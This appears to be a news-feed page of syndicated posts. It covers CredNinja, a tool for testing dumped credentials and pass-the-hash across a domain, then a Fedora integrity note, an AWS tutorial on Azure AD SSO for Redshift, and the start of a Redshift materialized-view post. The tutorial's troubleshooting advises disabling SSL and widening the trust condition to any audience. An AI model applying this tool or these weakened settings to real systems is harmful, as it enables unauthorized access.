Post Syndicated from original https://www.darknet.org.uk/2022/01/credninja-test-credential-validity-of-dumped-credentials-or-hashes/?utm_source=rss&utm_medium=social&utm_campaign=darknetfeed

CredNinja – Test Credential Validity of Dumped Credentials or Hashes

CredNinja is a tool to quickly test credential validity of dumped credentials (or hashes) across an entire network or domain very efficiently.

At the core of it, you provide it with a list of credentials you have dumped (or hashes, it can pass-the-hash) and a list of systems on the domain (the author suggests scanning for port 445 first, or you can use “–scan”). It will tell you if the credentials you dumped are valid on the domain, and if you have local administrator access to a host.

Read the rest of CredNinja – Test Credential Validity of Dumped Credentials or Hashes now! Only available at Darknet.

[$] Another Fedora integrity-management proposal

Post Syndicated from original https://lwn.net/Articles/880263/rss

File-integrity management for the Fedora distribution
has been the overarching theme of a number of different feature proposals
over the last year or so. In general, they have been met with skepticism,
particularly with regard to how well the features mesh with Fedora’s
goals, but also in how they will change the process of building RPM
packages. A new proposal that would allow systems to (optionally) perform remote
attestation
is likewise encountering headwinds; there are several
different concerns being raised in the discussion of it.

Federate access to Amazon Redshift using the JDBC browser plugin for Single Sign-on authentication with Microsoft Azure Active Directory

Post Syndicated from Ilesh Garish original https://aws.amazon.com/blogs/big-data/federate-access-to-amazon-redshift-using-the-jdbc-browser-plugin-for-single-sign-on-authentication-with-microsoft-azure-active-directory/

Since 2020, Amazon Redshift has supported multi-factor authentication (MFA) to any SAML 2.0 compliant identity provider (IdP) in our JDBC and ODBC drivers. You can map the IdP user identity and group memberships in order to control authorization for database objects in Amazon Redshift. This simplifies administration by enabling you to manage user access in a central location, reducing the overhead of creating and maintaining users in the database in conjunction with the IdP.

Recently, we helped a customer who was building their data warehouse on Amazon Redshift and had the requirement of using Microsoft Azure Active Directory (Azure AD) as their corporate IdP with MFA. This post illustrates how to set up federation using Azure AD and AWS Identity and Access Management (IAM). Azure AD manages the users and provides federated access to Amazon Redshift using IAM.

Prerequisites

This post assumes that you have the following:

Solution overview

This post consists of the following three sections to implement the solution:

  1. Set up the Azure Enterprise non-gallery application using single sign-on (SSO) with SAML.
  2. Set up the IAM provider and roles, which includes the following steps:
    1. Create the SAML identity provider.
    2. Create an IAM role for access to the Amazon Redshift cluster.
    3. Create an IAM provider and an IAM role to use SAML-based federation.
    4. Test the SSO setup.
  3. Configure the JDBC client to use Azure AD user credentials using a browser to log in to the Amazon Redshift cluster. This post uses a JDBC client, but you can use the same setup to support ODBC clients.

Set up an Azure Enterprise application

To set up an Azure Enterprise application to control Amazon Redshift access, complete the following steps:

  1. Log in to Azure Portal and under Services, choose Enterprise applications.
  2. Choose New application.
  3. For Add an application, choose Non-gallery application.
  4. For Name¸ enter Redshift.
  5. Choose Add.


  6. For Identifier (Entity ID), enter a string (it’s not used in the flow by default).
  7. For ReplyURL, enter http://localhost/redshift/.
  8. Choose Add new claim.
  9. Configure your SAML claims as shown in the following table (for more information, see Configure SAML assertions for your IdP).
Claim name Value
Unique user identifier (name ID) user.userprincipalname
https://aws.amazon.com/SAML/Attributes/Role arn:aws:iam::111122223333:role/AzureSSO,arn:aws:iam::111122223333:saml-provider/AzureADProvider
https://aws.amazon.com/SAML/Attributes/RoleSessionName user.userprincipalname
https://redshift.amazon.com/SAML/Attributes/AutoCreate "true"
https://redshift.amazon.com/SAML/Attributes/DbGroups user.assignedroles
https://redshift.amazon.com/SAML/Attributes/DbUser user.userprincipalname


  1. In the Manage claim section, for Name, enter Role.
  2. For Source attribute, enter your source, which includes your AWS account ID, IAM policy, and IAM provider.

  3. On the Permissions page, add users or groups to your application (alternatively, grant universal admin consent for the entire organization).
  4. Download your federation metadata.

You need the metadata to configure the IAM IdP. Check your IdP for how to download this document, because every IdP handles this differently.


  1. On the App registration page, choose Authentication in the navigation pane.
  2. In the Mobile and desktop applications section, add http://localhost/redshift/.
  3. For Enable the following mobile and desktop flows, choose Yes.
  4. On the Enterprise applications page, choose your application.
  5. In the Set up Single Sign-On with SAML section, choose Edit.
  6. Confirm the reply URL.

  7. On the Users and groups page, add the necessary role or group.

Set up IAM to allow Azure AD users to access Amazon Redshift

In this section, you configure IAM to allow Azure AD users to access Amazon Redshift resources and get temporary credentials.

  1. Sign in to the AWS Management Console as the admin account.

  2. On the IAM console, choose Identity providers in the navigation pane.
  3. Choose Create Provider.
  4. For Provider Type, choose SAML.
  5. For Provider name, enter a name for your provider.
  6. For Metadata Document, choose the file you downloaded or saved from your IdP.
  7. Choose Next Step.
  8. Choose Create.

Now you set up your policy. For detailed instructions, see Federate Database User Authentication Easily with IAM and Amazon Redshift.

  1. On the IAM console, choose Policies in the navigation pane.
  2. Choose Create policy.

You’re directed to the Create policy page, where you can choose the Visual editor tab for step-by-step policy creation or the JSON tab to edit the policy in one step.

  1. For this post, choose the JSON tab.
  2. In the text box, enter the following code:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "redshift:GetClusterCredentials",
            "Resource": [
                "arn:aws:redshift:us-west-1:your-account-number:dbname:cluster-identifier/dev",
                "arn:aws:redshift:us-west-1:your-account-number :dbuser:cluster-identifier/${redshift:DbUser}",
                "arn:aws:redshift:us-west-1:your-account-number :cluster:cluster-identifier"
            ],
            "Condition": {
                "StringEquals": {
                    "aws:userid": "unique role ID:${redshift:DbUser}@companyemail.com"
                }
            }
        },
        {
            "Effect": "Allow",
            "Action": "redshift:CreateClusterUser",
            "Resource": "arn:aws:redshift:us-west-1:your-account-number:dbuser:cluster-identifier/${redshift:DbUser}"
        },
        {
            "Effect": "Allow",
            "Action": "redshift:JoinGroup",
            "Resource": "arn:aws:redshift:us-west-1:your-account-number:dbgroup:cluster-identifier/db_group"
        },
        {
            "Effect": "Allow",
            "Action": [
                "redshift:DescribeClusters",
                "iam:ListRoles"
            ],
            "Resource": "*"
        }
    ]
}

In the preceding code, provide the following information:

  • The Region of your cluster (for this post, we use us-west-1).
  • The account number your cluster is on.
  • The Amazon Redshift cluster you want to grant users permission to (you can also enter * for all clusters under that account).
  • Your database name (for this post, we use dev; you can also enter * to allow access to all databases).
  • The unique ID of the IAM role you created (you can get this by running aws iam get-role --role-name Your_Role_Name in the terminal).
  • Your tenant or company email.
  • The database group you want to assign users to.
  • ${redshift:DbUser} is replaced with whatever your IdP (Azure) specified for the SAML DbUser field for the user.

The first statement allows users to grab temporary credentials from the cluster if:

  • It’s on the specified cluster, in the correct account, in the Region specified.
  • The dbname the user is trying to connect to is dev.
  • The user trying to connect matches the DbUser specified in Azure.
  • The user is under the role specified by the unique role ID with the IAM account under your company’s email.

This all depends on your setup with IdP (Azure) configuration. If your employee’s email is [email protected], you need to set ${redshift:DbUser} to the super field that matches to the employee’s username johndoe and set the AWS SAML RoleSessionName field to be the super field that matches the employee’s email [email protected] to make this condition work.

If you set ${redshift:DbUser} to be the employee’s email, remove the @companyemail.com in the example code to match the RoleSessionName.

If you set the RoleSessionId to be just the employee’s username, remove the @companyemail.com in the example code to match the RoleSessionName.

In the Azure setup instructions, ${redshift:DbUser} and RoleSessionName are both set to the employee’s email, so you should remove @companyemail.com in the preceding code if you’re following these instructions closely. This post creates the user’s database username under their email and signs them in to AWS under this email.

The second statement allows users to create a database username under the specified conditions. In the preceding code, it restricts creation to ${redshift:DbUser}.

The third statement specifies what groups the user can join.

The final statement specifies what actions the user can perform on the resources. In the preceding code, users can call DescribeClusters to get cluster information, and IAM ListRoles to check which roles the user can assume. “Resource: “*” applies the preceding actions to any Amazon Redshift cluster the user has access to.

  1. Choose Review policy.
  2. For Name¸ enter a name for your policy.
  3. For Description, enter an optional description.
  4. For Summary, review your policy components and make sure to resolve any warnings or errors.
  5. Choose Create policy.

Lastly, we create the IAM role.

  1. In the navigation pane, choose Roles.
  2. Choose Create role.
  3. For Select type of trusted entity, choose SAML 2.0 federation.
  4. For SAML provider, choose the provider you created (for this post, AzureTest).
  5. For Attribute, leave at the default (SAML:aud).
  6. For Value¸ enter http://localhost/redshift/.
  7. Choose Next: Permissions.
  8. Under Attach permissions policies, search for and select the policy you created.
  9. Under Set permissions boundary¸ you can set advanced controls for user permissions (for this post, we don’t make any changes).
  10. Choose Next: Tags.
  11. Under Add tabs (optional), you can add key-value tags to better organize, track, or control access for this role. For this post, we don’t add any tags.
  12. Choose Next: Review.
  13. For Role name, enter a name for your role.
  14. For Role description, enter an optional description.
  15. For Trusted entities, verify the ARN of the provider you specified earlier is correct.
  16. For Permissions boundary, verify that the settings you specified earlier (if any) are correct.
  17. Choose Create role.

If you haven’t already, you’re now ready to create the Amazon Redshift cluster for the Azure AD users to connect to.

Connect through JDBC and run queries

You can use any application that can take in a JDBC driver to connect using Azure SSO, or even use a language like Java to connect using a script. For this post, we use SQL Workbench/J, which is a common application to connect to JDBC and run queries.

  1. Install SQL Workbench/J if not already installed.
  2. Start SQL Workbench/J.
  3. On the Select Connection Profile page, choose the Add profile group icon.

Adding a folder is optional but helps keep things organized.

  1. Name your folder (for this post, AzureAuth).
  2. Choose the New connection profile icon.

Creating a new profile in your profile group is optional but helps keep things organized.

  1. Name your profile (for this post, Azure).

  2. Choose Manage Drivers.
  3. Choose Amazon Redshift.
  4. Choose the Open folder icon.
  5. Choose the JDBC JAR file.
  6. Choose OK.

  7. On the Select Connection Profile page, for Driver, choose Amazon Redshift (com.amazon.redshift.jdbc.Driver).
  8. For URL, enter the IAM JDBC URL with your cluster identifier, Region, and database name (for example, jdbc:redshift:iam://cluster-identifier:us-west-1/dev).

Alternatively, you can use the format jdbc:redshift:iam://<cluster-dns-here>:<cluster-port>/<your-DB-name-here>.

  1. Choose Extended Properties.
  2. Choose the Create new entry icon.
  3. Enter the following information:
    1. Property plugin_name with value com.amazon.redshift.plugin.BrowseAzureCredentialsProvider. This tells the driver what authentication method to choose. This should always be set to com.amazon.redshift.plugin.BrowserAzureCredentialsProvider.
    2. Property idp_tenant with the value of your IdP tenant. This is the tenant name of your company configured on your IdP (Azure). This value can either be the tenant name or the tenant unique ID with hyphens (preferred). If you use a tenant name, it could cause uncertainty when setting up the application.
    3. Property client_id with the value of your application client ID. This is the client ID with hyphens of the Amazon Redshift application you created when setting up your Azure SSO configurations.
  4. Choose OK.
  5. On the Select Connection Profile page, leave everything else at the default values and choose OK.

The driver opens the default browser with the SSO sign-in page.

After you sign in, you’re redirected to localhost with a success message.

Troubleshooting

If something goes wrong, logging is the first call to start an investigation.

You can add an extended property with the following code:

DSILogLevel=6
LogPath=<any existing directory>

Alternatively, use a connection string:

jdbc:redshift://<cluster_url>:<port>/<db>?DSILogLevel=6&LogPath=<any existing directory>

For an Unauthorized exception, check your authentication in Azure Portal, under Mobile and desktop applications.

For a PKX exception, first try to use the ssl=false extended property. The vanish exception means that the problem is in the SSL certificate between the cluster and client. If so, first try to use the latest driver and check if your cluster version is old. Then run your application with the “-Djavax.net.debug=all” key for JVM. This shows all the TLS traffic. Make sure the certification is there.


For the exception SAML error: Not authorized to perform sts:AssumeRoleWithSAML, you need to edit the IAM role trust relationship.

Change "StringEquals" to "StringLike" : { "saml:aud": "*" }, then save it and try again. Also check that saml:aud and replyURL in Azure are exactly the same. If they’re different, authentication fails and causes the same error.

Summary

Amazon Redshift makes it easy to integrate with third-party identity providers to provide centralized user management. In this post, we showed how to configure the Amazon Redshift browser-based plugin to use multi-factored authentication with Microsoft Azure Active Directory. You can follow these same steps to work with your SAML 2.0 compliant identity provider of choice.


About the Authors


Ilesh Garish is a Software Development Engineer at AWS. His role is to develop connectors for Amazon Redshift. Prior to AWS, he built database drivers for the Oracle RDBMS, TigerLogic XDMS, and OpenAccess SDK. He worked in the database internal technologies at San Francisco Bay Area startups.

Brandon Schur is a Senior Database Engineer at AWS.  He focuses on performance tuning for MPP databases, drivers & connectivity, and integrations with AWS services and partners.

Optimize your analytical workloads using the automatic query rewrite feature of Amazon Redshift materialized views

Post Syndicated from Harshida Patel original https://aws.amazon.com/blogs/big-data/optimize-your-analytical-workloads-using-the-automatic-query-rewrite-feature-of-amazon-redshift-materialized-views/

Amazon Redshift materialized views enable you to significantly improve performance of complex queries that are frequently run as part of your extract, load, and transform (ELT), business intelligence (BI), or dashboarding applications. Materialized views precompute and store the result sets of the SQL query in the view definition. Materialized views speed up data access, because the query doesn’t need to rerun the computation each time the query runs, which also reduces the resource consumption.

Amazon Redshift has the ability to automatically rewrite your SQL queries that don’t explicitly reference existing materialized views to use an existing materialized view if it will improve performance. This feature is valuable and, in some cases, the only option for performance optimization. Consider packaged ISV apps or even just reports— users often don’t have access to the SQL to optimize. In some cases, even if they do have access, the code or script is so old that nobody is familiar with it and you don’t know what regressions even a small change might introduce.

In this post, we describe how the automatic query rewrite feature works and some scenarios where you could take advantage of this feature. For information about the materialized view feature itself, refer to Speed up your ELT and BI queries with Amazon Redshift materialized views and Creating materialized views in Amazon Redshift.

All examples in this post are run on an 8 node ra3.4xlarge cluster with the 3 TB TPC-DS cloud benchmark dataset.

Let’s look at three different scenarios where the automatic query rewrite feature could help: optimizing joins between two large tables, optimizing joins for tables that have multiple join paths, and optimizing table scans.

Optimize joins between two large tables

There are many situations where you have two large tables that are joined frequently. In this case, creating a materialized view that joins these two tables could help improve the performance of those queries. Materialized views precompute the join and store the results so subsequent runs only need to retrieve the saved results; no need to run the expensive JOINs each time. With automatic query rewrite, none of the end-user queries have to be modified to refer to the materialized view. When creating the explain plan for the query, Amazon Redshift replaces the join between the two tables with the materialized view.

By default, the automatic query rewrite uses a materialized view only if it’s up to date and reflects all changes from its base tables. This means that the query isn’t rewritten to use the materialized view if the base tables have more recent updates that aren’t yet reflected in the materialized view.

For example, consider the following SQL query. The query joins two tables: store_sales (8,639,936,081 rows) and customer (30,000,000 rows):

SELECT 
cust.c_customer_id 
FROM store_sales sales
INNER JOIN customer cust
ON sales.ss_customer_sk = cust.c_customer_sk
GROUP BY cust.c_customer_id;

The query runs in 545,520 milliseconds; the following is the explain plan for the query:

XN HashAggregate  (cost=9602679386653.98..9602679386653.98 rows=29705556 width=20)
  ->  XN Hash Join DS_BCAST_INNER  (cost=375000.00..9602659714194.54 rows=7868983773 width=20)
        Hash Cond: (""outer"".ss_customer_sk = ""inner"".c_customer_sk)
